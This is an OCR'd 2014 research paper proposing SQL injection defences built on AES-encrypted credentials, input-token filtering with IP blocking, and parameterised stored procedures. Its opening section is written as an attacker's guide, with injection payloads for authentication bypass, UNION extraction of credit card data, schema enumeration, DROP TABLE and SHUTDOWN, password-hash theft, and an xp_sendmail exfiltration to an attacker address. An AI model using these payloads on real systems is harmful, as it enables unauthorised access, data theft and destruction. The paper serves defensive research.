Volume 4, Issue 5, May 2014 ISSN: 2277 128X
International Journal of Advanced Research in Computer Science and Software Engineering
Research Paper
Available online at: www.ijarcsse.com

Protection against SQL Injection Attack on Web Applications Using AES and Stored Procedure

Ritu Gaur, Ravi Bhushan
Skiet , Kurukshetra University Kurukshetra
India

Abstract: SQL Injection Attack (SQLIA) is a technique that helps the attackers to direct enters into the database in an unauthorized way and reach the highest or most important point in extracting or updating sensitive information from any organizations database. In this paper, we studied the scenario of the different types of attacks with descriptions and examples of how attacks of that type could be performed and their detection & prevention schemes..To address this problem, this paper presents an authentication scheme for preventing SQL Injection attack using Advance Encryption Standard (AES). Encrypted user name and password are used to improve the authentication process with minimum overhead. The server has to maintain three parameters of every user: user name, password, and users secret key. This paper proposed a protocol model for preventing SQL Injection attack using AES (PSQLIAAES-AES)

Keywords – Web Application Security, SQL Injection, Stored Procedures, AES

I. INTRODUCTION

In recent years The Internet is experiencing a dramatic growth in connectivity, use, and in the services being offered over the past several years. As this growth continues and the Internet has become the most important and cost effective method of moving/sharing data across a wide range of geographically dispersed heterogeneous information systems. At the same time the Internet has become a virtual breeding ground for attackers who exploit the trust placed by the users in the network . SQL injection is a basic attack used either to gain unauthorized access to a database or to retrieve information directly from the database. they are usually bypass layers of security such as firewalls and any other network detection sensors. They are used most often to attack databases and for extracting any confidential information such as Credit card information, Social Security numbers etc. Web applications are at highest risk to attack since often an attacker can exploit SQL injection vulnerabilities remotely without any proper database or application authentication. An application is vulnerable to SQLinjection for only one reason – end user input string is not properly validated and is passed to a dynamic SQL statement without any such validation. If we are sanitizing the user input, then indirectly we are restricting them to not entering single quotes and double quotes in the input.

Understanding Common Exploit Techniques: It is common for SQL injection vulnerabilities to occur in *SELECT* statements which do not modify data. SQL injection does also occur in statements that modify data such as *INSERT*, *UPDATE*, and *DELETE*, and although the same techniques will work care should be taken to consider what this might do to the database. Always use an SQL injection on a *SELECT* statement if possible. It is very useful to have a local installation of the same database you are exploiting to test injection syntax. If the backend database and application architecture support chaining multiple statements together, exploitation will be significantly easier

*Select * from <tablename> where userId = <id> and password = <wrongPassword> or 1=1;*

a)Using Tautology : This attack bypasses the authentication and access data through vulnerable input field using "**where"** clause by injecting SQL tokens into conditional query statements which always evaluates to true.

Example – *Select * from <tablename> where userId = <id> and password = <wrongPassword> or 1=1;*

b)Identifying the Database : The first step in a successful attack should always consist of accurately *fingerprinting* the remote DBMS. The most straightforward way consists of forcing the remote application to return a message (very often an error message) that reveals the DBMS technology. If that is not possible, the trick is to inject a query that works on only a specific DBMS. for

SELECT name,phone,email FROM people WHERE name LIKE '%'+@@version+'%'

c)Extracting Data through UNION Statements : To successfully append data to an existing query, the number of columns and their data type must match. The value *NULL* is accepted for all data types, whereas *GROUP BY* is the quickest way to find the exact number of columns to inject. If the remote Web application returns only the first row, remove the original row by adding a condition that always returns false, and then start extracting your rows one at a time.

Select * from <tablename> where userId = <id> and password = *<rightPassword> Union select creditCardNumber from CreditCardTable;*

d)Using Conditional Statements : Conditional statements allow the attacker to extract one bit of data for every request. These are depending on the value of the bit you are extracting, you can introduce a delay generate an error, or force the application to return a different HTML page. Each technique is best suited for specific scenarios. Delay-based techniques

are slow but very flexible, whereas content-based techniques leave a slightly smaller footprint compared to error-based ones

IF ('a'='a') SELECT 1 ELSE SELECT 2
SELECT IF('a', 1, 2)
SELECT CASE WHEN 'a' = 'a' THEN 1 ELSE 2
END FROM DUAL
SELECT decode(substr(user,1,1),'A',1,2) FROM DUAL

e)Enumerating the Database Schema : Follow a hierarchical approach: Start enumerating the databases, then the tables of each database, then the columns of each table, and then finally the data of each column. If the remote database is huge, you might not need to extract it in its entirety. a quick look at the table names is usually enough to spot where the interesting data is.

Example- Select * from <tablename> where userId = <id> and password = *<rightPassword>; Drop table <tablename>;*
SELECT schema_name FROM information_schema.schemata;SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema = 'customers_db.

F)Escalating Privileges : All major DBMSs have suffered from privilege escalation vulnerabilities in the past. The one you are attacking might not have been updated with the latest security fixes. In other cases, it may be possible to attempt to brute-force the administrative account. for instance, using *OPENROWSET* on SQL Server.

SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN; Address=10.0.2.2;
uid=foo; pwd=password', 'SELECT column1 FROM table A')
SELECT * FROM OPENROWSET('SQLOLEDB', 'Network=DBMSSOCN; Address=;uid=sa;pwd=foo', 'select 1')

g)Stealing the Password Hashes: If you have administrative privileges, do not miss the chance to grab the password hashes. People tend to reuse their passwords and those hashes could be the keys to the kingdom.for example MySQL stores its password hashes in the *mysql.user* table. Here is the query to extract them (together with the usernames they belong to).

SELECT user,password FROM mysql.user; Password hashes are calculated using the *PASSWORD()* function, but the exact algorithm depends on the version of MySQL that is installed. Before 4.1, a simple 16–character hash was used:

```
mysql> select PASSWORD('password')
+----------------------+
| password('password') |
+----------------------+
| 5d2e19393cc5ef67 |
+----------------------+
1 row in set (0.00 sec)
```

h)Out-of-Band Communication : If it's not possible to extract data using the previous methods, try establishing a completely different channel .Some Possible choices include e-mail (SMTP), HTTP, DNS, file system, or database specific connections.for example we send email and fill information like that

xp_sendmail { [@recipients=] 'recipients [;…n]' }
[,[@message=] 'message']
[,[@query=] 'query']
[,[@subject=] 'subject']
[,[@attachments=] 'attachments']

As you can see, it's quite easy to use. So, a possible query to inject could be the following:

```
EXEC master..xp_startmail;
EXEC master..xp_sendmail @recipients = 'admin@attacker.com', @query =
'select @@version'
```

II. RELATED WORK

Paros [1] is an open-source security scanner for testing web application vulnerabilities. It is a traditional penetration test which automatically scans web applications with injected HTTP request. By analyzing the response page, Paros determines whether SQLIVs exist or not. Paros is not effective enough in testing SQLIVs and has a high rate of false positives. WA YES [2] implements a machine learning method in building attack requests. It analyzes the response page to verify SQLIVs and modify the attack request for deep injection. It is better than traditional penetration test methods by improving the attack methodology, but it cannot test all the vulnerable spots .JDBC checker [3, 4] checks the type correctness of generated SQL queries, in order to fmd SQLIVs caused by improper type checking. It can guarantee the completeness of such kind of SQLIVs but may not be powerful when applied to other kinds of SQLIVs.[5]Gaurav Shrivastava and Kshitij Pathak proposed a model for SQL injection prevention using tokenization. In this paper, they extract the where clause from the input query and put the remaining query (after where clause) in a temporary variable. They applied tokenization only on the remaining query which converts the tokens into hierarchical form such as left and right child. They performed validation of each token by comparing the value of left and right child to the root condition This model prevents all type of SQL injection attacks which are occurred only after the where clause [5].AMNESIA developed by Halfond and Orso in [6] is a detection and prevention tool for SQL injection attack. It uses static analysis and runtime monitoring for the purpose. The tool builds a model of the legitimate queries at each hotspot i.e. where SQL queries are issued to database engine and monitors the application at runtime to ensure that all generated queries match the statically-generated model.[7] This paper focused on how to detect and prevent SQL injection attacks on web applications using encryption and tokenization technique. The tokenization process is applied on the input query by

detecting spaces, single quotes and double dashes etc. This process converts the input query into fruitful tokens on both client and server side and that are stored in a separate dynamic tables. Both tables are compared, if they are different, query is rejected and not forwarded to the database server. Otherwise, the query is proceed further to main database for retrieving result .It has better performance and provides increased security in comparison to the existing solutions. The goal of this paper is to provide improved security by developing a method which prevents illegal access to the database.)

III. PROPOSED MODEL

This section proposed an authentication scheme using , stored procedures, alarm system with AES for preventing SQL Injection attack and provide complete security in both phases frontend and backend .In frontend A list of several malicious known symbols or say anomaly tokens has been maintained . When a user provides an input in the input field, the validation process checks that input and matches it with the anomaly token list and if a match exists then it restricts further access by the attacker . At every illegal attempt a log entry will be saved in the database in which the date, time, page of the application on which illegal attempt was made and the IP address of the attacker got saved. System continuously observe login user detail from saved database and find out a particular IP address those are used again and again but he is not valid user on those time system take action against those particular IP address using alarm system . In alarm system intruder IP address is count for given number of time when intruder cross this given limit then alarm system is call action procedure and block the intruder and using AES all data is present in encrypted form when user login his account ,the system check his validity using login detail (username,password,secreat key).if user is valid then his information is decrypted otherwise this is present on encrypted form on database so attacker can never understand information present on database .AES doing work on three phases these are following


1. Registration Phase,
2. Login Phase and
3. Verification Phase.

1)Registration Phase :The following steps are executed, when ever a new user is enter into server for register as a new user,

a. Every user must select a unique user name *Name U* and password *Password U* and send it to the server along with registration request.

b. Server receives the request from the user and register as a new user. Server maintains a user account table with three field‟s user name, user password, and user secrete key (unique key value) and encrypt all register information.

c. Server sent a registration conformation to the user along with user secrete key




2) Login Phase: Through Login phase user can access the data base from the server so, the following steps are executed.

a. The user name and password is encrypted by using Advance Encryption Standard algorithm by applying **user secrete key.**

b. SQL query generator generates the query by using the encrypted user name and password as shown in


c. The query will be send to server.

Query_result=SELECT * FROM user_account WHERE username = „abc‟ AND password = „xyz‟ AND encrypted_username = „E*SecretKey* (abc)‟ AND encrypted_password = „E *SecretKey* (xyz)



3) Verification Phase: In the verification phase, server receives the query result send by the user and performs the following steps, a.The server receives the login query and verifies the corresponding users secrete key. If the username and password matches the **user name and password can be** decrypted from the query by using this key . b. Check the

decrypted user name and password from the user account table. If it match then accept the user, otherwise reject as intruder or sql injection. The detailed system model of login and verification phase is given in . In the proposed scheme, verification phase first verifies the user name from the query and corresponding secrete key of the user is taken from user account table. So, SQL injection attack is avoided if there is given a query like username= „a‟‟ or „1‟‟= „1‟‟;--.



In the backend SQLIA has been prevented through database stored procedures. First the tool gets all the stored procedures that are in the database and then analyzes them one by one. The stored procedure code is searched for any hotspots i.e. the point in code where there is vulnerability means possibility of SQL injection. If the tool finds any of such hotspot in the code, it optimizes the code using Transact-SQL technique and updates it in the database. At present the tool works on MSSQL server but in future can be made to work with any server. For MSSQL, the tool searches the code for " + " i.e. concatenation symbol and " „ " i.e. single quote, because they make the code vulnerable and treat the input as a string, so the attacker can merge any malicious string with the parameters in the query. For example:

```
Create procedure dbo.get_user @username varchar(45), @password varchar(45)
 As
 Declare @sql varchar(max)
 set @sql = 'select * from users where username=' "+ @username+ " ' And password = ' "+ @password + " '
 ' Exec (@sql)
Exec (@sql)
```

This example shows how a parameterized stored procedure can be exploited via an SQLIA. In this example, we assume that the query string constructed at lines 5, 6 and 7 of our example has been replaced by a call to the stored procedure defined. As we can see this stored procedure is vulnerable because the attacker can merge any malicious query with the username and password. For example:

SELECT employees FROM users WHERE login="abc" ; SHUTDOWN; -- OR pass=" "




Fig. 4 Architecture of Backend Phase

At this point, this attack works like a piggy-back attack. A malicious query gets executed, which results in a database shut down. This example shows that stored procedures can be vulnerable in the same way as traditional application code [1]. But in Transact-SQL any malicious string or query cannot get merged with the parameters because there are no concatenation symbols as mentioned above. For example:

Create procedure dbo.get_user @username varchar(45), @password varchar(45)
As
select username, password from users where username= @username and password = @password

IV. RESULT

This paper presents an authentication scheme for preventing SQL Injection attack using Advance Encryption Standard(PSQLIA-AES). Encrypted user name and password are used to improve the authentication process with minimum overhead. We have implemented and tested the proposed scheme in .net platform we have compared the processing overhead of the proposed scheme by using different number of users (10, 20, 30, 40, and 50). The proposed scheme is more efficient encryption or decryption and this can be negligible

REFERENCES

[1] Paros proxy, hltp://www.parosproxy.org
[2] Y. Huang, S. Huang, and T. Lin et al. "Web Application Security Assessment by Fault Injection and Behavior Monitoring," Proc. of the 11th International World Wide Web Conference, 2003, pp. 148-159 .
[3] C. Gould, Z. Su, and P. Devanbu, "JDBC Checker: A Static Analysis Tool for SQUJDBC Applications," Proc. of the 26th International Conference on Software Engineering, 2004, pp. 697-698.
[4] C. Gould, Z. Su, and P. Devanbu, 'Static checking of dynamically generated queries in database applications," Proc. of the International Conference on Software Engineering, 2004.
[5] Gaurav Shrivastava, Kshitij Pathak, *SQL Injection Prevention using Tokenization: Technique and Prevention Mechanism*, IJARCSSE, Volume 3, Issue 6, June 2013
[6]. William G.J. Halfond and Alessandro Orso, "AMNESIA: Analysis and Monitoring for Neutralizing SQL- Injection Attacks," in *Proc. of ASE*, 2005, p. 174–183.
[7] International Journal of Advanced Research in Computer Science and Software Engineering Research Paper Available online at: www.ijarcsse.com "Efficient Method for Preventing SQL Injection Attacks on Web Applications Using Encryption and Tokenization " S.Anjugam ,A.Murugan *Department of Computer Applications Chennai*
[8] Witt Yi Win, Hnin Hnin Hnin, *A Simple and Efficient Framework for Detection of SQL Injection Attack* , IJCCER, Volume 1, Issue 2, July 2013.
[9]. Kai-Xiang Zhang, Chia-Jun Lin, Shih-Jen Chen, Yanling Hwang, Hao-Lun Huang, and Fu-Hau Hsu, "TransSQL: *A Translation and Validation-based Solution for SQL-Injection Attacks*", First International Conference on Robot, Vision and Signal Processing, IEEE, 2011
[10]. Justin Clarke, *SQL Injection Attacks***,** Syngress Defence, 2nd Edition, 2012

